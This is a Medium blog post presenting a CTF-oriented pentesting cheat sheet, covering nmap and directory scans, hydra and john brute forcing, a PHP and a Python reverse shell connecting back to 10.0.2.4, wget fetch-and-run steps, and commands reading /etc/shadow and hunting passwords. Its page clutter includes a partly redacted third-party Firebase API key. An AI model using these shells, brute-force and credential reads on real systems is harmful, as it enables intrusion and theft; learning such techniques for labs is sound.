Cheat Sheet For Pentesting

Ali İrfan Doğan · Follow

3 min read · Jan 21, 2024

# SCANNING

> First of all, let’s scan the open ports and their versions.

```
nmap -sV -A -p- [Target IP Address] -oN [../nmapresult.txt]
```

> How many ports open?

```
nmap -vvv [Target IP Address]
```

> What vulnerabilities exist in this machine?

```
nmap — script vuln -p- [Target IP Address]
```

> If Apache2 or any web server is running;
> First, let’s find the folders on the server.

```
dirb http://[Target IP Address]
```

> Or let’s try alternative scanning methods.

```
gobuster dir -u http://[Target IP Address] -w [../dirbuster/wordlist.txt]
nikto -h [Target IP Address]
```

> After the scans are completed, the web server (if any) is visited and all information is collected:

# BRUTE FORCE

> Let’s try to crack the usernames we found with a brute force attack.

```
hydra -l [Username We Found] -P [../wordlist.txt] [Whichever Port is Open]://[Target IP Address]
```

```
hydra -l [Username We Found] -P [../wordlist.txt] http-post-form “[HTTP
Post Form]” -v
```

```
hydra -l [../Userlist.txt] -P [../wordlist.txt] [Target IP Address] [Whichever Port is Open]://[Target IP Address]
```

> For example:

```
hydra -l john -P /usr/share/wordlists/rockyou.txt ssh://10.10.10.10
```

```
hydra -l james -P /home/kali/Downloads/givenbyctf.txt http-post-form “/admin/:user=^USER^&pass=^PASS^:F=invalid” -v
```

```
hydra -l /home/kali/Documents/CTF’s/attactive-directory/userlist.txt -P /usr/share/wordlists/fasttrack.txt 10.10.10.10 ssh://10.10.10.10
```

> If WordPress:

```
wpscan — url [Target IP Address] — passwords [../wordlist.txt] — usernames [Admin Username]
```

> If we see something encrypted:

```
john [../hash.txt] — wordlist=[../wordlist.txt]
john — format=[Format of the Hash] [../hash.txt]
```

> If stegonography is revealed:

```
stegcracker [../file.jpg] [../wordlist.txt]
```

> If we haven’t made much progress with the brute force attack, but we have an id_rsa:

> ***# GAINING ACCESS***
> *> For SSH key to work:*
> **chmod 600 [Key]**
>
> *> Connection with SSH key:*
> **ssh [Username]@[Target IP Address] -i [Key]**
>
> *> If it asks us for a password:*
> **python ssh2john.py id_rsa > id_rsa.hash**
> **john id_rsa.hash — wordlist=[../wordlist.txt]**
>
> *> And, repeat the above.*
> *> If there is still no gaining access, we can try a pHp reverse shell on the web server.*

# PHP REVERSE SHELL

> First, open the php document. (If you search for this php file as php-reverse-shell, you will see many examples.)

```
nano ../php-reverse-shell.php
```

> And edit the file. If you see "change $ip= " in the file, enter your own machine's IP address there. If you are connected to sites such as tryhackme via VPN, enter the IP address you are connected to.

> Let's open another terminal on us own machine and start listening to the port written in the php-reverse-shell.php file:

```
nc -nvlp [Port]
```

> Run php-reverse-shell.php on the website. For example:

```
http://[Target Website]/[Uploads]/php-reverse-shell.php
```

> If we have gained access to the port we are listening to via Netcat, but the Linux commands we are used to are not working, let's check whether this is Python.

```
print("cozuxhub")
```

> If we have seen any text we wrote in the print command as output, it is time to open a shell:

# PYTHON SHELL

> To open terminal:

```
python -c ‘import pty; pty.spawn(“/bin/bash”)’
```

> If it doesn’t work, do this first:

```
python -c ‘import pty; pty.spawn(“/bin/sh”)’
```

> Or, create a document.py in the /var/www/html on your machine and type this:

```
import socket
import subprocess
import os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((“10.0.2.4”,5555))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call([“/bin/sh”,”-i”])
```

> We first need to start the Apache2 server on we own machine.

> Go to target machine and copy this file from we apache2 server.

```
wget http://[Your IP Address]/[document.py]
```

> Let’s run this python file on our target machine.

```
python document.py
/usr/bin/python document.py
```

> If we are now a user on the target machine but do not have sufficient

> *privileges, next is privilege escalation.*

> ***# LINUX PRIVILEGE ESCALATION***
>
> *> First of all, get informaton from the machine.*
>
> ```
> whoami
> id
> uname -a
> cat /proc/version
> cat /etc/issue
> cat /etc/shadow
> cat /etc/passwd
> cat /etc/sudoers
> cat /etc/crontab
> ps aux
> ifconfig
> locate password
> find / -name password 2>/dev/null
> find . type f -exec grep -i -I “PASSWORD” {} /dev/null \;
> find / -type f -perm -04000 -ls 2>/dev/null
> ```
>
> *> Shows the commands of the user before you:*
>
> ```
> history
> ```
>
> *> Shows what the current user can do:*
>
> ```
> find / -perm -u=s -type f 2>/dev/null
> ```

> *> Shows the commands:*
>
> **ls -la /usr/bin**
>
> *> Let’s see which commands can run without root:*
>
> **sudo -l**
> **find / -type f -perm -04000 -ls 2>/dev/null**
>
> *> From here, we are likely to encounter thousands of possibilities. Since each machine has a different vulnerability, we must do our own research after the basic operations.*

Cybersecurity Ctf Ctf Writeup Tryhackme Cheatsheet


Written by Ali İrfan Doğan

Follow

0 Followers

A student in the cyber security industry. https://linktr.ee/cozuxhub

More from Ali İrfan Doğan



```
ikto v2.5.0
---------------------------------------------------------------------------
arget IP:          10.0.2.4
arget Hostname:    10.0.2.4
arget Port:        80
tart Time:         2024-05-04 18:41:27 (GMT-4)
---------------------------------------------------------------------------
erver: Apache/2.4.58 (Debian)
/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/H
P/Headers/X-Frame-Options
/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mi
ing-content-type-header/
o CGI Directories found (use '-C all' to force check all possible dirs)
/: Server may leak inodes via ETags, header found with file /, inode: 18f1, size: 562a7222d2e00, mtime: gzip. See:
tp://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
/server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict a
ess to allowed sources. See: OSVDB-561
```

```
START_TIME: Sat May  4 18:41:25 2024
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.4/ ----
+ http://10.0.2.4/index.html (CODE:200|SIZE:6385)
==> DIRECTORY: http://10.0.2.4/javascript/
+ http://10.0.2.4/server-status (CODE:200|SIZE:7855)

---- Entering directory: http://10.0.2.4/javascript/ ----
==> DIRECTORY: http://10.0.2.4/javascript/jquery/

---- Entering directory: http://10.0.2.4/javascript/jquery/ ----
+ http://10.0.2.4/javascript/jquery/jquery (CODE:200|SIZE:289782)
```

```
===============================================================
buster v3.6
 OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
] Url:                     http://10.0.2.4/
] Method:                  GET
] Threads:                 10
] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
] Negative Status codes:   404
] User Agent:              gobuster/3.6
] Timeout:                 10s
===============================================================
rting gobuster in directory enumeration mode
===============================================================
avascript           (Status: 301) [Size: 309] [--> http://10.0.2.4/javascript/]
ackdoors            (Status: 301) [Size: 308] [--> http://10.0.2.4/backdoors/]
erver-status        (Status: 200) [Size: 8036]
ogress: 192500 / 207644 (92.73%)
```


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-04 18:41 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0000030s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Debian))
|_http-server-header: Apache/2.4.58 (Debian)
|_http-title: WiFi login
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.26 seconds
┌─(root㉿cozuxhub)-[~/ascout]
└─#
```

Ali İrfan Doğan

aScout

USE

May 5



```
Please choose what type of scan you want to perform:
[1] Show how many open ports there are.
[2] Show what vulnerabilities exist.
[3] Show the target's operating system.
[4] Scan only UDP ports. (It takes about few minutes)
[5] Scan only the most used UDP ports.
[6] Scan only TCP scanning.
[7] Do a strong scan, if there is a vulnerability, exploit it.
[8] Show versions of services running on the target.
[9] Show information about the network.
```

Ali İrfan Doğan


nface

https://github.com/cozuxhub/nface

Feb 11

See all from Ali İrfan Doğan

Recommended from Medium




Jonathan Mondaut

How ChatGPT Turned Me into a Hacker

Discover how ChatGPT helped me become a hacker, from gathering resources to…

Jun 18 1.4K 44




Satyam Pathania in InfoSec Write-ups

How to Actually Learn Hacking in 2024–25 : A Practical Guide

Author- Satyam Pathania


Sep 10 600 9

Lists



Tech & Tools

19 stories · 315 saves



Medium's Huge List of Publications Accepting…


334 stories · 3631 saves

Staff Picks

744 stories · 1341 saves

Natural Language Processing

1738 stories · 1318 saves



```
2 ...[redacted]s.name="FirebaseErr...
2 ...[redacted]bled:!1,firebaseConfig...
2 ...[redacted]ortsguru.firebaseapp....
2 ...[redacted]ortsguru.firebaseio.co...
2 ...[redacted]C="@firebase/app",_...
2 ...[redacted] o.Yd("@firebase/app"...
2 ...[redacted]e","@firebase/app-co...
2 ...[redacted]pat","@firebase/analy...
2 ...[redacted]","@firebase/analytic...
2 ...[redacted]pat","@firebase/app-...
2 ...[redacted]eck","@firebase/app-...
2 ...[redacted]mpat","@firebase/aut...
2 ...[redacted]ire-auth","@firebase/auth-...
2 ...[redacted]-compat","@firebase/data...
2 .../data[redacted]ire-rtdb","@firebase/datab...
Show 45 m[redacted]
▾destinatio[redacted]ww.googletagmanager.co...
184 ...al",Di[redacted]eriments",af:"firebase_id",w...
▾gtm.js — www.googletagmanager.com/gtm...
212 ...al",Di:"experiments",af:"firebase_id",w...
▾gtm.js — www.googletagmanager.com/gtm...
14 ...ersion":false,"vtp_enableFirebaseCamp...
275 ...al",Di:"experiments",af:"firebase_id",w...
▾js — www.googletagmanager.com/gtag/js?i...
Search finish...  Found 83 matching lines in 11 fi...
```

```
Name
7473.des[redacted]7599...
main.de[redacted]7599...
js?id=G[redacted]MR8...
moe_w[redacted]atest.js
podca[redacted]web.pn...
6Q88[redacted]v=110.0...
Rubik[redacted]
Rubik[redacted]
init.js[redacted]
vue.[redacted]10.16
cust[redacted]json?v=11...
tra[redacted]on?v=111.04
sta[redacted]js?v=110.16
sco[redacted]js?v=110.16
squ[redacted]v=110.16
tra[redacted]?v=110.16
Dv[redacted].jpg?v=110.0...
UG[redacted]k0.jpg?v=110...
pred[redacted]web-live.png?v...
bingo[redacted]-live.png?v=1...
183 requests  1.7 MB transferr
```

Headers Preview Response Init[redacted] Timing

```
pluggerApiBaseUrl: "https:/[redacted]1.com/v1/users/experiments?type=FE&enti
showPreOrderProducts: !1,
faroCollectUrl: "https://fa[redacted]ncodedev.com/collect",
faroAPIKey: "my_super_app_[redacted]
faroEnabled: !1,
firebaseConfig: {
    apiKey: "AIzaSyBQxN0x[redacted]Jh_zNdbEYANF6C1mw",
    authDomain: "dream11-[redacted].firebaseapp.com",
    projectId: "dream11-s[redacted]",
    storageBucket: "dream[redacted]guru.appspot.com",
    messagingSenderId: "[redacted]28",
    appId: "1:63824514620[redacted]0b34815a7c8940b7611",
    databaseURL: "https:[redacted]-sportsguru.firebaseio.com",
    measurementId: "G-W[redacted]
},
redirectFromHost: ["fan[redacted]
fcShopLink: "https://s[redacted]om/collections/best-sellers?utm_source=FcW
s3Bucket: "fancode-me[redacted]
config: "./webpack.co[redacted]

e,t,n)=>{
```

{ } 8 characters selected

Console What's new × Autofill


Highlights from the Chrome 126 update

Shaikh Minhaz

How To Find Your 1st Bug For Bug Bounty Hunters (Step by Step...

How To Find Your 1st Bug For Bug Bounty Hunters (Step by Step Guide) Guarantee...

✦ Jul 31 👏 747 💬 10



lcd	Change local directory.	lcd /path/to/directory
cd	Change server directory.	cd /path/to/directory
ls	List server directory files.	ls
get	Download file from server.	get filename.txt
mget	Download multiple files.	mget *.txt
put	Upload file to server.	put filename.txt
mput	Upload multiple files.	mput *.txt
bin	Set binary transfer mode.	bin
ascii	Set ASCII transfer mode	ascii

Very Lazy Tech

FTP Hacking: How to Exploit Port 21 Vulnerabilities for Penetratio...

Penetration testing (pentesting) of FTP (File Transfer Protocol) involves assessing...

✦ Sep 25 👏 55

Abdul Issa in Technology Hits

Capture The Flag (CTF) Resources For Beginners

Beginner-Friendly Resources To Help With Your CTF Journey

Apr 28 👏 554 💬 6

Alexander Nguyen

I Wrote On LinkedIn for 100 Days. Now I Never Worry About Findin...

Everyone is hiring.

✦ Sep 21 👏 22K 💬 407

See more recommendations